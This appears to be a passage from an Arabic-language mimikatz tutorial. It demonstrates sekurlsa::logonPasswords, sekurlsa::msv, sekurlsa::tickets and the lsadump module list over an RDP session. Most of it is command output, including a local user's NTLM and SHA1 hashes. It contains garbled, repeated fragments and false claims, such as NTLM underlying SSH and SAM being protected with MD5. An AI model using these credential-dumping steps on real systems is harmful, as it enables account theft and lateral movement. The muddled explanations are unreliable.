اعرف انه فيه اثنين دومين فقط للويندوز مفيدات فقط

تمام ندخل نتعمق في الاداة اكثر او تعامل معى اداة اكثر

سوف ندخل في قسم

sekurlsa



هوا قسم في نفس الوقت امر رائيسي  
ومن جنبه تتم كتابة اوامر اخره عادية  
نجرب دالك نكتب

sekurlsa::


طبعا نقطتين تعتبر مسافة ولكن صاحب  
الاداة بدل موضوع مسافة وقام باضافة

::

بدات

sekurlsa::

نقوم بكتابتها



```
mimikatz # sekurlsa::
ERROR mimikatz_doLocal ; "{null}" command of "sekurlsa" module not found !

Module :      sekurlsa
Full name :   SekurLSA module
Description :  Some commands to enumerate credentials...

    msv      - Lists LM & NTLM credentials
    wdigest  - Lists WDigest credentials
    kerberos - Lists Kerberos credentials
    tspkg    - Lists TsPkg credentials
    livessp  - Lists LiveSSP credentials
    ssp      - Lists SSP credentials
    logonPasswords - Lists all available providers credentials
    process  - Switch (or reinit) to LSASS process context
    minidump - Switch (or reinit) to LSASS minidump context
    pth      - Pass-the-hash
    krbtgt   - krbtgt!
    dpapisystem - DPAPI_SYSTEM secret
    trust    - Antisocial
    backupkeys - Preferred Backup Master keys
    tickets  - List Kerberos tickets
    ekeys    - List Kerberos Encryption Keys
    dpapi    - List Cached MasterKeys
    credman  - List Credentials Manager

mimikatz #
```

كما قلت انه امر


sekurlsa::

امر رائيسي وشفنا انه فيه اوامر ضهرت  
بعد كتابة كل الاوامر التي ضهرت تكتب  
بجانب امر

sekurlsa::

نجرّب كتابة امر

sekurlsa::logonPassword



```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # sekurlsa::logonPasswords


Authentication Id : 0 ; 8734053 (00000000:00854565)
Session          : Interactive from 4
User Name        : DWM-4
Domain           : Window Manager
Logon Server      : (null)
Logon Time       : 31/07/2017 03:42:58
SID              : S-1-5-90-4

    msv :
    tspkg :
    wdigest :
        * Username : PC$
        * Domain   : WORKGROUP
        * Password  : (null)
    livessp :
    kerberos :
    ssp :
    credman :

Authentication Id : 0 ; 8734037 (00000000:00854555)
Session          : Interactive from 4
User Name        : DWM-4
Domain           : Window Manager
Logon Server      : (null)
Logon Time       : 31/07/2017 03:42:58
```

طبعا ليس هادا مستخرجة من معلومات  
هادا الامر فقط توضيح باني كتبت الامر

# لقد استخراج الكثير وكميات من الهاش And Passowrd + user +Domain And SID



```
rdesktop - 192.168.1.7
Select mimikatz 2.1.1 x64 (oe.eo)

wdigest :
* Username : PC$
* Domain   : WORKGROUP
* Password : (null)
livessp :
kerberos :
ssp :
credman :

Authentication Id : 0 ; 1280468 (00000000:001389d4)
Session           : Interactive from 1
User Name         : Gihad
Domain            : pc
Logon Server      : PC
Logon Time        : 31/07/2017 12:23:28
SID               : S-1-5-21-1961416873-2826757774-741714934-1002

msv :
[00000003] Primary
* Username : Gihad
* Domain   : pc
* NTLM     : 3dd8554e22287d856acdb453e386e5f1
* SHA1     : a8d6ef4358dadf898b14344af3620100c0547a1c
[00010000] CredentialKeys
* NTLM     : 3dd8554e22287d856acdb453e386e5f1
* SHA1     : a8d6ef4358dadf898b14344af3620100c0547a1c
tspkg :
wdigest :
```

والان عرفتمو ماهو الدومين  
ناتي ماهو ؟  
NTLM ؟

التي يضر في اي عملية استخراج بسورد  
ونسلمع بيه كثير  
هوا برتوكول خلف برتوكول المصادقة  
يعني اي من اتصال

smtp /ssh /telnet /smb/ etc,

---

اي من عمليات اتصال مصادقة تحتوي  
على

---

ntlm

---

وعادة يتم تخزين كلمات المرور عن طريق  
بعض الاتصالات التي تم تقديمها هنا

---

=====

---

ناتي لي نتعرف على امر جديد

---

sekurlsa::msv

---

```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 8734053 (00000000:00854565)
Session          : Interactive from 4
User Name        : DWM-4
Domain           : Window Manager
Logon Server      : (null)
Logon Time       : 31/07/2017 03:42:58
SID              : S-1-5-90-4
msv :

Authentication Id : 0 ; 8734037 (00000000:00854555)
Session          : Interactive from 4
User Name        : DWM-4
Domain           : Window Manager
Logon Server      : (null)
Logon Time       : 31/07/2017 03:42:58
SID              : S-1-5-90-4
msv :

Authentication Id : 0 ; 1280468 (00000000:001389d4)
Session          : Interactive from 1
User Name        : Gihad
Domain           : pc
Logon Server      : PC
Logon Time       : 31/07/2017 12:23:28
```

وطبعاً انا ركبت ليس هاده مستخرجة من  
معلومات

ولكن اثبات على كتابة الامر  
هاده الكمية المعلوماتية التي استخرجة  
الامر سوف اعرف كل منهم

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 8734053  
(00000000:00854565)

Session : Interactive from 4

User Name : DWM-4

---

Domain : Window Manager

---

Logon Server : (null)

---

Logon Time : 31/07/2017 03:42:58

---

SID : S-1-5-90-4

---

msv :

---

Authentication Id : 0 ; 8734037  
(00000000:00854555)

---

Session : Interactive from 4

---

User Name : DWM-4

---

Domain : Window Manager

---

Logon Server : (null)

---

Logon Time : 31/07/2017 03:42:58

---

SID : S-1-5-90-4

---

msv :

---

Authentication Id : 0 ; 1280468  
(00000000:001389d4)

---

Session : Interactive from 1

---

User Name : Gihad

---

Domain : pc

---

Logon Server : PC

---

Logon Time : 31/07/2017 12:23:28

---

SID : S-1-5-21-1961416873-  
2826757774-741714934-1002

---

msv :

---

[00000003] Primary

---

\* Username : Gihad

---

\* Domain : pc

---

\* NTLM :

---

3dd8554e22287d856acdb453e386e5f1

---

\* SHA1 :

---

a8d6ef4358dadf898b14344af3620100c05  
47a1c

---

[00010000] CredentialKeys

---

\* NTLM :

---

3dd8554e22287d856acdb453e386e5f1

---

\* SHA1 :

---

a8d6ef4358dadf898b14344af3620100c05  
47a1c

---

Authentication Id : 0 ; 1280424  
(000000000:001389a8)

---

Session : Interactive from 1

---

User Name : Gihad

---

Domain : pc

---

Logon Server : PC

---

Logon Time : 31/07/2017 12:23:28

---

SID : S-1-5-21-1961416873-  
2826757774-741714934-1002

---

msv :

---

[00010000] CredentialKeys

---

\* NTLM :

3dd8554e22287d856acdb453e386e5f1

---

\* SHA1 :

a8d6ef4358dadf898b14344af3620100c05  
47a1c

---

[00000003] Primary

---

\* Username : Gihad

---

\* Domain : pc

---

\* NTLM :

3dd8554e22287d856acdb453e386e5f1

---



\* SHA1 :

a8d6ef4358dadf898b14344af3620100c05  
47a1c

---

Authentication Id : 0 ; 997

(00000000:000003e5)

---

Session : Service from 0

---

User Name : LOCAL SERVICE

---

Domain : NT AUTHORITY

---

Logon Server : (null)

---

Logon Time : 31/07/2017 12:22:07

---

SID : S-1-5-19

---

msv :

---

Authentication Id : 0 ; 66832

(00000000:00010510)

---

Session : Interactive from 1

---

User Name : DWM-1

---

Domain : Window Manager

---

Logon Server : (null)

---

Logon Time : 31/07/2017 12:22:07

---

SID : S-1-5-90-1

---

msv :

---

Authentication Id : 0 ; 66771  
(000000000:000104d3)

---

Session : Interactive from 1

---

User Name : DWM-1

---

Domain : Window Manager

---

Logon Server : (null)

---

Logon Time : 31/07/2017 12:22:07

---

SID : S-1-5-90-1

---

msv :

---

Authentication Id : 0 ; 996  
(000000000:000003e4)

---

Session : Service from 0

---

User Name : PC\$

---

Domain : WORKGROUP

---

Logon Server : (null)

---

Logon Time : 31/07/2017 12:22:07

---

SID : S-1-5-20

---

msv :

---

Authentication Id : 0 ; 40833  
(000000000:00009f81)

---

Session : UndefinedLogonType  
from 0

---

User Name : (null)

---

Domain : (null)

---

Logon Server : (null)

---

Logon Time : 31/07/2017 12:22:00

---

SID :

---

msv :

---

Authentication Id : 0 ; 999  
(000000000:000003e7)

---

Session : UndefinedLogonType  
from 0

---

User Name : PC\$

---

Domain : WORKGROUP

---

Logon Server : (null)

---

Logon Time : 31/07/2017 12:22:00

---

SID : S-1-5-18

---

msv :

---

Username

---

استم المستخدم الخاص بالويندوز

---

Domain

---

كم قلت هناك اثنين من الدومين في  
المعلومات التي استخرجها الامر سوف  
تلقا اثنين من انواع دومين  
مختلفات واحد مكتوب فيه

---

Domain : pc

---

والثاني

---

Domain : WORKGROUP

---

ولكن لاعليك ماهو مكتوب فيهم على شان  
جميع وانواع الويندوز تختلف جميع  
معلوماتنا على الاخر

---

SHA1

---

عبارة عن هاش غير محدد ولكن فقط  
يبين نوع الهاش ولكن الهاش بنفسه  
يحتوي على كلمة غير معروفة ولكن

---

بالاساس ليس هاش الاصلي الخاص بي  
الويندوز

---

الاصلي يكون مكتوب بجانبه

---

NTLM

---

تمام ناتي لي امر جديد في

---

sekurlsa::

---

is >\_ sekurlsa::tickets

---

طبعا الامر هادا امر كبير جداً وياتينا باكثر  
معلومات من غير الهاش والدومين ويوزر  
الويندوز يقوع بي اعطائنا كم شخص داخل  
! الويندوز

---

Group 0 - Ticket Granting Service

---

Group 1 - Client Ticket ?

---

Group 2 - Ticket Granting Ticket

---

```
rdesktop - 192.168.1.7
Select mimikatz 2.1.1 x64 (oe.eo)

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 999 (00000000:000003e7)
Session          : UndefinedLogonType from 0
User Name        : PC$
Domain           : WORKGROUP
Logon Server      : (null)
Logon Time       : 31/07/2017 12:22:00
SID              : S-1-5-18

* Username : pc$
* Domain   : WORKGROUP
* Password : (null)

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket

mimikatz #
```

طبعا اول شي نص الثاني

Group 1 - Client Ticket ?

يقول لك بالاساس هناك يوزر واحد يعني  
مستخدم واحد ولكن في النص الثالث

Group 2 - Ticket Granting Ticket

يقول لك هناك 2 مستخدمين انه الاساس  
كمى قلنا والثاني هوا عملية اتصال

RDP

بالويندوز التي انا متصل بها واشرح عليها  
في كتاب هاده عملية اتصال

# RDP

صحيح تسمى مستخدم

فلذلك قام بكتابة 2

(((((


(ناتي لي موضوع جديد)

في قسم ثاني يسم

lsadump::

هاد القسم كاتقييم مني يعتبر جميل للغاية  
نقوم بكتابة هادا الامر

lsadump::



```
mimikatz # lsadump::
ERROR mimikatz_doLocal ; "(null)" command of "lsadump" module not found !

Module :      lsadump
Full name :    LsaDump module

    sam - Get the SysKey to decrypt SAM entries (from registry
    secrets - Get the SysKey to decrypt SECRETS entries (from regis
    cache - Get the SysKey to decrypt NL$KM then MSCache(v2) (fro
    lsa - Ask LSA Server to retrieve SAM/AD entries (normal, pa
    trust - Ask LSA Server to retrieve Trust Auth Information (no
    backupkeys
    rpdata
    dcsync - Ask a DC to synchronize an object
    setntlm - Ask a server to set a new password/ntlm for one user
    changentlm - Ask a server to set a new password/ntlm for one user
    netsync - Ask a DC to send current and previous NTLM hash of DC

mimikatz #
```

هاده كمية لاوامر التي في قسم

---

lsadump::

---

mimikatz # lsadump::

---

ERROR mimikatz\_doLocal ; "(null)"  
command of "lsadump" module not  
found !

---

Module : lsadump

---

Full name : LsaDump module

---

sam - Get the SysKey to decrypt  
SAM entries (from registry or hives)

---

secrets - Get the SysKey to decrypt  
SECRETS entries (from registry or hives)

---

cache - Get the SysKey to decrypt  
NL\$KM then MSCache(v2) (from registry  
or hives)

---

lsa - Ask LSA Server to retrieve  
SAM/AD entries (normal, patch on the fly  
or inject)

---



trust - Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly)

---

backupkeys

---

rpdata

---

dcsync - Ask a DC to synchronize an object

---

setntlm - Ask a server to set a new password/ntlm for one user

---

changentlm - Ask a server to set a new password/ntlm for one user

---

netsync - Ask a DC to send current and previous NTLM hash of DC/SRV/WKS

---

mimikatz #

---

نجر ب امر

---

lsadump::sam

---

قبل تجربة نقوم بتعريف ماهو

---

sam

---

طبعا كل الاوامر التي في اداة اوامر عادي  
وتستخدم في استخراج معلومات ولكن  
هناك بعض الاشياء هيا اساسية في  
الويندوز ومهمة تقوم اداة ميميكاز  
بالاحتياال عليها كا

---

sam

---

ماهو سام

---

هيا عبارة عن قاعدة بيانات تحتوي على  
بسورد مخزن ومن الممكن ان يكون  
هاش على حسب نضام التشغيل ويندوز  
اي من اصداراته وهناك حماية لها شهادات  
الهاش

---

في ويندوز 7

---

لايوجد حماية لي قاعدة بيانات سام

---

في ويندوز 8 توجد وهيا حماية

---

MD5

---

عبارة عن

---

هاش بسيط يقوم بلف نفسة على بسورد  
وحمايته برموزه البسيطة فلذلك يقوم  
!! بالخروج لنا على هيا هاش هادا البسورد

---


وحتى في ويندوز 10 من الممكن تتواجد  
